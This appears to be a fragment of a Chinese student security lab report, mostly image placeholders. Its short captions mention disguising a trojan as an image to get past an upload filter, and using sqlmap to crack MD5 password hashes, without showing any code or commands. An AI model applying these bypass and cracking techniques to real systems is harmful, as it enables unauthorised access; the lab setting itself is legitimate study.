
修改图片内容



上传图片





成功打开




Sqlmap破解：

执行命令，得到以下结果







问题：sqlmap破解密码时误选慢破解，导致破解过慢

解决：选择快速破解，即MD5破解

感想：通过本次实验，我真实体会到了安全技术的强大。学习了各种绕过限制的方法与思路，自己也进行了一些小的尝试——比如图片木马，通过修改图片内容来绕过只能上传图片文件的限制。